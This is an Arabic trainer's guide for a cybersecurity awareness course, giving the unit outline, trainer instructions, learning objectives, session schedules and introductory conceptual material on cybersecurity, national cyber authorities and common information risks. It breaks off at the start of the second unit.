
دليل المدرب

الامن السيبراني وامن المعلومات

بقياده المدرب: .....

عدد الايام: 15 يوم تدريبي

عدد الساعات: 45 ساعة تدريبية.


بسم الله الرحمن الرحيم

مقدمة

عزيزي المدرب ..

عزيزي المدرب .. يدور هذا البرنامج حول ..

"الامن السيبراني"

(تعريف – مهارات – خصائص .. الخ)

وسيتم عرضه من خلال الوحدات الأتية :

الوحدة التدريبية الأولي:

الامن السيبرانى

الوحدة التدريبية الثانية:

المواقع الالكترونية

الوحدة التدريبية الثالثة:

البرمجيات وصفحات الويب

الوحدة التدريبية الرابعة:

امن المعلومات

الوحدة التدريبية الخامسة:

حماية المواقع

الوحدة التدريبية السادسة:

حماية البرمجيات

الوحدة التدريبية السابعة:

حماية صفحات الويب

الوحدة التدريبية الثامنة:

حماية مواقع التواصل الاجتماعي

الوحدة التدريبية التاسعة:

التجسس الإلكتروني

الوحدة التدريبية العاشرة:

انواع التجسس الإلكتروني

الوحدة التدريبية الاحدى عشر:

الجرائم السيبرانية

الوحدة التدريبية الاثنى عشر:

أمن الإتصالات

الوحدة التدريبية الثالثه عشر:

نظام التشغيل

الوحدة التدريبية الرابعة عشر:

المبادئ الأساسية لأمن المعلومات

الوحدة التدريبية الخامسة عشر:

إدارة المخاطر

إرشادات للمدرب

قبل تنفيذ الدورة :

1. الإطلاع الجيد والمراجعة الدقيقة للمنهج التدريبية
2. مراعاة الزمن بدقة والحرص على إستثمار الوقت وفق الخطة الموضوعة
3. إستيعاب الأنشطة المعدة لكل جلسة تدريبية
4. الإعداد الجيد للمادة التدريبية

أثناء تنفيذ الدورة :

1. التهيئة لموضوع الجلسة التدريبية
2. إجراء إختبار قبلي لقياس خبرات المتدربين حول موضوع الجلسة التدريبية.
3. إستيعاب الأنشطة المعدة لكل جلسة تدريبية
4. تلخيص عمل المجموعات بعد العرض والنقاش
5. مراعاة التقيد بأهداف البرنامج
6. تدوين الملاحظات على الحقيبة من خلال أدوات التقويم المصاحبة، للإستفادة منها في تطوير البرنامج وحقيبته التدريبية
7. تشكيل المجموعات بشكل عشوائي بعد كل جلسة تدريبية يسهم في الحفاظ على حيوية المتدربين والاستفادة من خبرات متنوعة.

دليل المدرب

إسم البرنامج

"الامن السيبراني"

الأهداف

- ان يتعرف المتدرب علي الامن السيبرانى
- ان يلم المتدرب باهمية الامن السيبرانى في المجتمع
- ان يعي المتدرب بكيف يحصل خطر امنى سيبرانى.
- ان يدرك المتدرب اشكال الهجمات السيبرانية
- ان يتعرف المتدرب علي الشبكات اللاسلكية
- ان يلم المتدرب بكيفية حماية انفسنا من الاختراق
- ان يعي المتدرب بكيفية اختراق الشبكات اللاسلكية.
- ان يتعرف المتدرب علي المواقع الالكترونية
- ان يلم المتدرب بكيفية تصميم موقع الكترونى
- ان يعي المتدرب بكيف يتم اختراق المواقع الالكترونية.
- ان يدرك المتدرب كيف تحمي موقعك الالكترونى من الاختراق
- ان يتعرف المتدرب علي التطبيقات.
- ان يتعرف المتدرب علي البرمجيات

- **ان يلم المتدرب بلماذا يعتبر تطوير البرمجيات باهظا مقارنة بالأعمال الأخرى؟.**
- **ان يعي المتدرب بصفحات الويب**
- **ان يدرك المتدرب حماية موقعك من الاختراق**
- **ان يتعرف المتدرب علي شبكات التواصل الاجتماعى.**
- **ان يتعرف المتدرب علي كيفية اختراق الفيس بوك**
- **ان يلم المتدرب بكيفية اختراق حساب تويتر عبر الانترنت**
- **ان يعي المتدرب بالاختراق.**
- **ان يدرك المتدرب التجسس الالكترونى**
- **ان يتعرف المتدرب علي التجسس الالكترونى الحكومي**
- **ان يلم المتدرب بامن المعلومات.**

إرشادات للمدرب

عزيزي المدرب:

إن قراءة الحقيبة قراءة متمعنة سيساعدك على معرفة آلية إستخدام الحقيبة التدريبية بجميع أجزائها وموادها التدريبية، كما سييسر لك دورة تدريبية ناجحة ومتميزة بإذن الله.

اساليب التدريب المستخدمة

سيتم تقديم البرامج التدريبي بإستخدام الأساليب المتنوعة فى مجال التدريب ومنها .

وذلك للوصول إلى إتمام عملية نقل المعلومات المطلوبة والإستفادة الكبرى من حضور البرنامج التدريبي.

الوسائل التدريبية :

1. **تسخير التقنيات الحديثة أثناء العرض.**
2. **تجهيز الأقلام الملونة والشفافيات والصحائف الورقية.**
3. **الحاسب الآلي ومستلزماته.**

طريقه استخدام الدليل

- اقرأ دليلي التدريب (دليل المتدرب – دليل المدرب) جيداً قبل أن تصل إلى التدريب, وعليك أن تضعي – في ضوء الخطة الزمنية لتنفيذ البرنامج – سيناريو كامل للتدريب بالإستعانة بدليل المدرب, فهو الدليل المايسترو في هذه الحقيبة التدريبية.
- تعرف على المرشحين قبل أن تذهب إلى التدريب إذا كان ذلك ممكناً, وذلك من خلال معرفة شركاتهم, ووظائفهم, ومؤهلاتهم لتهيئ نفسك للتفاعل معهم.
- ابدأ البرنامج بالترحيب المشاركين ثم قدمي نفسك.
- ينصح بكسر الحاجز النفسي مع المشاركين, وبين بعضهم البعض, كأن تطلب من كل منهم أن يقدم نفسه للزملاء الآخرين وذلك من خلال نبذة عن نفسه وشركته (أو المنظمة التي ينتمي إليها) وأي معلومات أخرى يرى إضافتها, وذلك في عجالة ثم ابدأ شفافة أهداف البرنامج واطلب من الحاضرين إبداء توقعاتهم من البرنامج.

ملاحظات

إذا ما ذكر بعض المشاركين توقعات أو احتياجات أخرى لا يتضمنها الإطار العام للبرنامج يجب على المدرب تقرير ما إذا كان هناك وقت لإدراجها ضمن البرنامج، وفي أي يوم أم أنه سيقوم بالرد عليها في غير أوقات العمل بالبرنامج التدريبي، ثم يقوم بالربط بين توقعات المشاركات وأهداف ومحتويات البرنامج التدريبي.

- شجع المشاركين على طرح أفكارهم وقمي بتدوين الأفكار التي يطرحونها على اللوحة الورقية واطلبي منهم دائماً استخدام أمثلة من الواقع العملي لأفكارهم المطروحة.


- قم بتقسيم المشاركين إلى مجموعات عمل على أساس طبيعة الشركات التي ينتمون إليها, أو حسب ما تراه مناسباً لطبيعة الظروف والأحوال, وشجع الأفراد بالعمل داخل المجموعات عند مناقشة حالات عملية.. واطلبي منهم اختيار ممثل للمجموعة لعرض وجهة نظرها.

- شجع النقاش المستمر.. وضع حداً للجدل واحرصي على أن يكون النقاش داخل إطار موضوعات البرامج.

- إستمع إلى الآراء كلها بنفس الاهتمام ولكن في إطار الوقت المخصص لكل موضوع.

- إسمح بالأسئلة والاستفسارات ولا تنتقل من موضوع إلى آخر إلا بعد أن تتأكد من إستيعاب المشاركين جميعهم للموضوع.

دليل الوحدات



الوحدة التدريبية الأولي

الامن السيبرانى

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	الامن السيبرانى	10 دقيقة	تابع الامن السيبرانى
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –1			15 دقيقة
• الامن السيبرانى	المناقشة		20 دقيقة
• اهمية الامن السيبرانى في المجتمع	عصف ذهني		20 دقيقة
• كيف يحصل خطر أمني سيبراني؟	التطبيق العملى		25 دقيقة
• نشاط –2			15 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
			120دقيقة

اليوم التدريبي الأول

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : الامن السيبرانى

مدة الجلسة :60 دقيقة

موضوعات الجلسة

- **الامن السيبرانى**

نشاط –1

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن مفهوم الامن السيبرانى.

الامن السيبراني

قبل الحديث عن الأمن السيبراني لنعد قليلا إلى الوراء لنتعرف على اصل ومعنى كلمة سيبراني.

الكلمة تعتبر ترجمة حرفية لكلمة Cyber والمشتقة من كلمة Cybernetics والتي استخدمت في الماضي للدلالة كيفية تواصل الآلات والكائنات الحية مع بعض وتحكمها.

ومن تلك الكلمة نشأت مصطلحات كثيرة استخدمت في قصص و أفلام الخيال العلمي مثل مصطلح Cyberspace أو الفضاء السيبراني والذي يستخدم عادة للإشارة إلى الإنترنت وشبكات الاتصالات وكأنها فضاء وهمي أو افتراضي.

ومؤخرا استحدثت بعض المصطلحات المبنية على كلمة سيبراني مثل:

- **مقهى إنترنت (Cybercafé) وهي المحلات التجارية التي تقدم خدمة الإنترنت.**
- **الجرائم السيبرانية (Cybercrimes) ويقصد بها الجرائم التي تحصل عن طريق الإنترنت والحواسيب.**
- **الحرب السيبرانية (Cyberwar) أو الهجوم السيبراني (Cyberattack) وتعني التعدي على شبكات وحواسيب ومعلومات بقصد السرقة أو التخريب و التدمير وقد تحصل بين دول أو جماعات أو أفراد كذلك.**
- **الإرهاب السيبراني (Cyberterrorism) هو استغلال الإنترنت وتطبيقاتها لتهديد شخصيات معينة أو تدمير بنى تحتية بدوافع سياسية أو عقدية.**
- **الأمن السيبراني (Cybersecurity) وهو المصطلح الأكثر تداولا في وقتنا الحاضر والذي يدل على كل ماهو متعلق بحماية الشبكات والبيانات الرقمية والأجهزة المتصلة بها.**

وقالوا إن تنوع وسائل الاتصالات وتفاوت خصائصها وطبيعتها زاد من حجم تبادل المعلومات بين العالم بشكل تسبب في زيادة العبء المالي على الدول التي تسعى إلى تحقيق الأمن المطلوب للفرد والمجتمع في ظل الاستخدام الواسع للحاسب الآلي وتطبيقاته، والأجهزة الذكية، وما يندرج تحتها.

ما هو الأمن السيبراني؟

الأمن السيبراني هو عبارة عن مجموع الوسائل التقنية والتنظيمية والادارية التي يتم استخدامها لمنع الاستخدام الغير مصرح به و سوء الاستغلال واستعادة المعلومات الالكترونية ونظم الاتصالات والمعلومات التي تحتويها وذلك بهدف ضمان توافر واستمرارية عمل نظم المعلومات وتعزيز حماية وسرية وخصوصية البيانات الشخصية واتخاذ جميع التدابير اللازمة لحماية المواطنين والمستهلكين من المخاطر في الفضاء السيبراني.

والأمن السيبراني هو سلاح استراتيجي بيد الحكومات والإفراد لا سيما أن الحرب السيبرانية أصبحت جزءاً لا يتجزأ من التكتيكات الحديثة للحروب والهجمات بين الدول.

وفي عصر التكنولوجيا أصبح لأمن المعلومات الدور الأكبر صد ومنع أي هجوم إلكتروني قد تتعرض له أنظمة الدولة المختلفة، وأيضًا حماية الأنظمة التشغيلية من أي محاولات للولوج بشكل غير مسموح به لأهداف غير سليمة، وهو السبب وراء الأمر الملكي بإنشاء الهيئة الوطنية للأمن السيبراني.

أكد خبراء علوم الحاسب الآلي وأمن المعلومات في المملكة أن الأمر الملكي القاضي بإنشاء (الهيئة الوطنية للأمن السيبراني) وارتباطها بخادم الحرمين الشريفين الملك سلمان بن عبدالعزيز خطوة رائدة للمحافظة على أمن المجتمع السعودي واستقراره، وتأمين سلامة عمل قطاعات الدولة المختلفة من خلال تحقيق الأمن لها من أي اختراقات قد تحدث.

الفضاء المعلوماتي

«مصطلح الأمن السيبراني أتى من لفظ السيبر المنقول عن كلمة (Cyber) اللاتينية ومعناها «الفضاء المعلوماتي»، ويعني مصطلح الأمن السيبراني «أمن الفضاء المعلوماتي» من كل جوانبه، وهو عبارة عن تعبير شامل عن العالم الافتراضي الذي يحوي كل ما يتعلق باستخدامات وآليات وتطبيقات وتجهيزات تقنية المعلومات والحاسب الآلي، والترابط فيما بينها من خلال شبكات الحاسب والاتصالات والانترنت».

في ظل تطور تحديات الأمن السيبراني على مستوى العالم، تأتي حماية النظم والبنية الأساسية لتكنولوجيا المعلومات والاتصالات على رأس أولويات وزارة المواصلات والاتصالات.

فالفوائد العظيمة التي يقدمها لنا الفضاء الإلكتروني محفوفة بعدد من التحديات التي قد تهدد البنية التحتية التي تعزز من قدرتنا على الاستخدام الآمن للإنترنت.

وسعيًا منها لمواجهة هذه التحديات، تواصل دولة قطر بذل المزيد من الجهود الرامية إلى تعزيز الأمن السيبراني، فضلًا عن التعاون مع نظرائها حول العالم لخلق فضاء إلكتروني مفتوح وآمن.

ويعمل قطاع الأمن السيبراني من خلال إدارتي "كيوسرت" و"حماية البنية التحتية للمعلومات الحيوية" مع الهيئات الحكومية وهيئات القطاعين العام والخاص ومع المواطنين القطريين لتوعيتهم بكيفية احتواء المخاطر والتهديدات التي تواجههم على شبكة الإنترنت، كما يعمل القطاع على حماية المعلومات الحيوية على شبكة الإنترنت وضمان تأمينها.

ونظرًا لأن قضايا تأمين المعلومات تتخطى الحدود الجغرافية للدولة الواحدة، فإن قطاع الأمن السيبراني عضو في المنتدى الدولي للطوارئ الحاسوبية وفرق التأمين" المعروف باسم (FIRST)، حيث يدعم هذا المنتدى العلاقات الدولية التي تربط فرق التأمين بعضها ببعض والشركاء حول العالم من أجل تبادل أحدث المعلومات حول التهديدات والمخاطر التي تتعرض لها المواقع الإلكترونية الحيوية.

كما أن القطاع عضو في منظمة الميريديان الدولية المعنية بأمور حماية البني التحتية الحيوية.

- **انهيار الثقة:**

أن أمن الحاسب وتقنية المعلومات يعد مطلبا حيويا للمحافظة على خصوصية وسلامة تصرفات الأفراد والهيئات، ودونه ستنهار الثقة في التعامل مع القطاعات التي تقدم خدماتها بالاعتماد على معالجة البيانات والمعلومات.

- **مكانة واستقلالية:**

أن ارتباط الهيئة بخادم الحرمين الشريفين له دلالة على مكانتها واستقلاليتها لتستطيع سن التنظيمات والإجراءات المتعلقة بالأمن السيبراني وتطبيقها على بقية الجهات الحكومية، ومن ثم متابعة تطبيقها للتأكد من تناغم عمل الجهات الحكومية في حماية معلومات وخدمات الوطن.

- **تكامل الأجهزة:**

إن قرار إنشاء الهيئة أتى في الوقت المناسب للعمل على تحقيق التكامل بين أجهزة الدولة المعنية بذلك المجال مثل: الاتحاد السعودي للأمن الالكتروني والبرمجيات التابع للهيئة العامة للرياضة، والمركز الوطني للأمن الالكتروني في وزارة الداخلية، ومركز التميز في جامعة الملك سعود، ومركز الأمن السيبراني في مدينة الملك عبدالعزيز للعلوم والتقنية، إضافة إلى مراكز أخرى في وزارة الدفاع والشركات الوطنية الكبرى، وستعمل الهيئة على سن الأنظمة والتشريعات وتوحيد الممارسات في سبيل ضمان تطبيق الأنظمة الحرجة للاتصالات وتقنية المعلومات والحفاظ على سرية وخصوصية وجاهزية وتكامل المعلومات في السعودية.

- **مرحلة جديدة:**

أن إنشاء الهيئة قرار حكيم هدفه الأساس مواجهة المخاطر الالكترونية التي تمثلها الهجمات والجرائم المعلوماتية، حيث يؤسس لمرحلة جديدة من الأمن المعلوماتي للمملكة، خاصة ذي العلاقة بالاقتصاد الوطني.

- **حرب غير معلنة:**

أن الهجمات الالكترونية أصبحت بمثابة حرب غير معلنة ولا بد من التصدي لها بكل السبل.

- **بكالوريوس سيبراني:**

بأهمية إنشاء الهيئة مع كثرة الهجمات الالكترونية، لافتا إلى أن الجامعة تؤهل الشباب عبر برنامج بكالوريوس في الأمن السيبراني.

- **محاور أمن المعلومات والأمن السيبراني لمواجهة التحديات وفقا للوكيل:**

- **المحافظة على خصوصية وسرية المعلومات (Privacy) من خلال منع التوصل إلى المعلومة إلا من صاحب الصلاحية في ذلك والتحقق من هوية المستخدم لها.**
- **سلامة ووحدة وتجانس المعلومات (Integrity) بمنع التغيير والعبث في البيانات.**
- **جاهزية المعلومات والتجهيزات وتوفرها عند الطلب لصاحب الصلاحية بعد التحقق من هويته (PeerAuthentication).**

إستراحة تدريبية

اليوم التدريبي الأول

دليل تدريب الجلسة الثانية

الجلسة الثانية

عنوان الجلسة : تابع الامن السيبرانى

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- اهمية الامن السيبرانى في المجتمع
- كيف يحصل خطر أمني سيبراني؟

اهمية الامن السيبرانى في المجتمع

يعمل الأمن السيبراني على حفظ و حماية المعلومات الموجودة على الشبكة العالمية ، و له أهمية كبرى في الحرص على تقديم معلومات صحيحة و من مصادر موثوقة للمستخدمين ، و هذا ما يبث الأمن و الطمأنينة في المجتمع ، كما يُتيح للمستخدمين إضافة معلوماتهم الشخصية على الشبكة العالمية ، و بذلك يعمل الأمن السيبراني على حماية الأمن في الدولة و ذلك لما يقدمه من حماية معلوماتية للأفراد و الهيئات و المنظمات الموجودة في الدولة أيضًا.

من أنواع الأخطار المعلوماتية

- **منع الخدمة:**

منع استخدام الموارد والبرمجيات والتجهيزات المعلوماتية ويؤدي إلى انهيار النظام ومنع الاستفادة منه.

- **خطر التسلسل والاختراق Intrusion Attack:**

ينجم عنه دخول غير المصرح له إلى الأنظمة والموارد المعلوماتية والتحكم بها أو استغلالها للهجوم على موارد وأنظمة أخرى.

- **سرقة المعلومات أو العبث بها:**

يمكن حدوثه بسبب ثغرات في الأنظمة أو التجهيزات أو باستخدام برامج خاصة.

كيف تحدث هذه المخاطر؟

من خلال استخدام وسائل برمجية متنوعة كفيروسات الحاسب، أو من خلال استغلال الثغرات في النظم المعلوماتية من قبل المتعدين أو ما يطلق عليهم «الهاكر».

في عالم اليوم المتصل، يستفيد الجميع من برامج الدفاع الإلكتروني المتقدمة. على المستوى الفردي، يمكن أن يُسفر هجوم الأمن الإلكتروني عن الكثير من الأشياء، بدءًا من سرقة الهوية ومرورًا بمحاولات الابتزاز ووصولًا إلى فقدان البيانات المهمة مثل صور العائلة. يعتمد الجميع على بنية أساسية حيوية مثل محطات الطاقة والمستشفيات وشركات الخدمات المالية. وتأمين هذه المؤسسات وغيرها هو أمر ضروري للحفاظ على سير عمل المجتمع لدينا.

كما يستفيد الجميع من عمل الباحثين في مجال التهديدات السيبرانية، مثل فريق Talos المكون من 250 باحثًا، والذين يحققون في التهديدات الجديدة والناشئة وإستراتيجيات الهجوم السيبراني. وهم يعملون على كشف الثغرات الأمنية الجديدة وتثقيف الجمهور حول أهمية الأمن السيبراني ودعم الأدوات

مفتوحة المصدر. تجعل جهودهم من الإنترنت مكانًا أكثر أمنًا للجميع.

كيف يحصل خطر أمني سيبراني؟

يمكن تخيل الأمر بمقاربة بسيطة: تخيلوا منزلاً بباب قوي ومتين، ويأتي شخصٌ يريد الدخول إلى المنزل، اكتشف هذا الشخص أن أحد جدران هذا المنزل لديه نافذة مقفلة ولكن ليس بإحكام، فيبتكر طريقة لفتح الباب والدخول. هذا السيناريو يمثل اكتشاف الثغرات الأمنية بدقة بحيث يستطيع «المخترق» أن يكتشف نقاط ضعف في النظام تسمح له باختراقه.

يتم اكتشاف الثغرات من خلال المعارف التقنية التي يكتسبها هؤلاء الأشخاص ويتم استغلالها لمصالح خاصة أو لها علاقة بأنظمة دولية، وقد تكون هذه الثغرات أموراً بسيطة جداً مثل اكتشاف الجهة المعنية أن جميع أفراد هذه الشركة يستخدمون رمزاً سرياً واحداً للدخول إلى حواسيبهم في الشركة، أو أن تكون جميع أسماء المستخدمين تتألف من الحرف الأول من الاسم واسم العائلة.

جزء كبير من الحروب اليوم تشن على الفضاء السيبراني، من اختلاس معلومات، إلى تعطيل أنظمة شديدة الحساسية. تدرك الشركات أن القدرة على امتلاك الثغرات أصبحت أكثر سهولة عما كانت عليه في السابق، بسبب وجود أشخاص مهتمين حصرياً ومتخصصين في هذا المجال، بحيث بات بإمكان أي كان أن يصبح «مهاجماً سيبرانياً» وهذا ينعكس بازدياد سرعة وتيرة الهجمات السيبرانية.

وقد باتت هذه الهجمات «أكبر تهديد للشركات»، وفق ما أعلنت الرئيسة والمديرة التنفيذية لشركة IBM فرجينيا ماري روميتي عام 2015.

ما هي مصلحة أي كان لسرقة بياناتي الشخصية؟ فأنا لا أخفي شيئاً

سؤال وجواب يرددهما معظم الناس عند الحديث عن الأمن السيبراني، ولكن الإنترنت لديه ما يماثل اللصوص، المبتزين ومنتحلي الشخصية. فالجريمة المنظمة سرعان ما استغلت هذا العالم الجديد لاستكمال أنشطة غير قانونية من الابتزاز، الاحتيال، غسيل الأموال، والسرقة.

وبعكس ما يعتقد الكثيرون أن الدولة تسيطر على الإنترنت فهذا غير صحيح، إذ إن هذا الفضاء لا قانون له، لا حدود له، ولا قدرة لأيّ كان على السيطرة المطلقة عليه. بياناتك قد لا تخفي شيئاً، وفق ما يردده الكثيرون، وقد تكون لا تعني شيئاً أيضاً للمخترق، لكنها تعني شيئاً لك، وبالتالي يمكن للمخترق أن يمنعك من دخول بريدك الإلكتروني مثلاً مقابل الحصول على الأموال في أبسط الأحوال.

بحسب إحصاءات موقع Kaspersky للفصل الثالث من هذه السنة، فإن لبنان يأتي في المرتبة الثامنة عالمياً من مجموع الأشخاص الذين تعرضوا لعمليات اختلاس البيانات المصرفية الخاصة بهم، بمعدل 1.84%، من خلال ما يسمى «Mobile banking Trojans» وهي برامج مخصصة للولوج إلى أجهزة الناس بصورة تبدو طبيعية عند تحميل أي برنامج، لكنها تخفي قدرات تقنية تمكنها من استغلال هاتفكم، وتسمى «أحصنة طروادة» نسبةً إلى حصان طروادة التاريخي.

نشاط 2–

مناقشة

عزيزي المتدرب:من خلال ما تم شرحه تكلم عن اهمية الامن السيبرانى في المجتمع .

الوحدة التدريبية الثانية

المواقع الالكترونية

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	المواقع الالكترونية	10 دقيقة	تابع المواقع الالكترونية
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
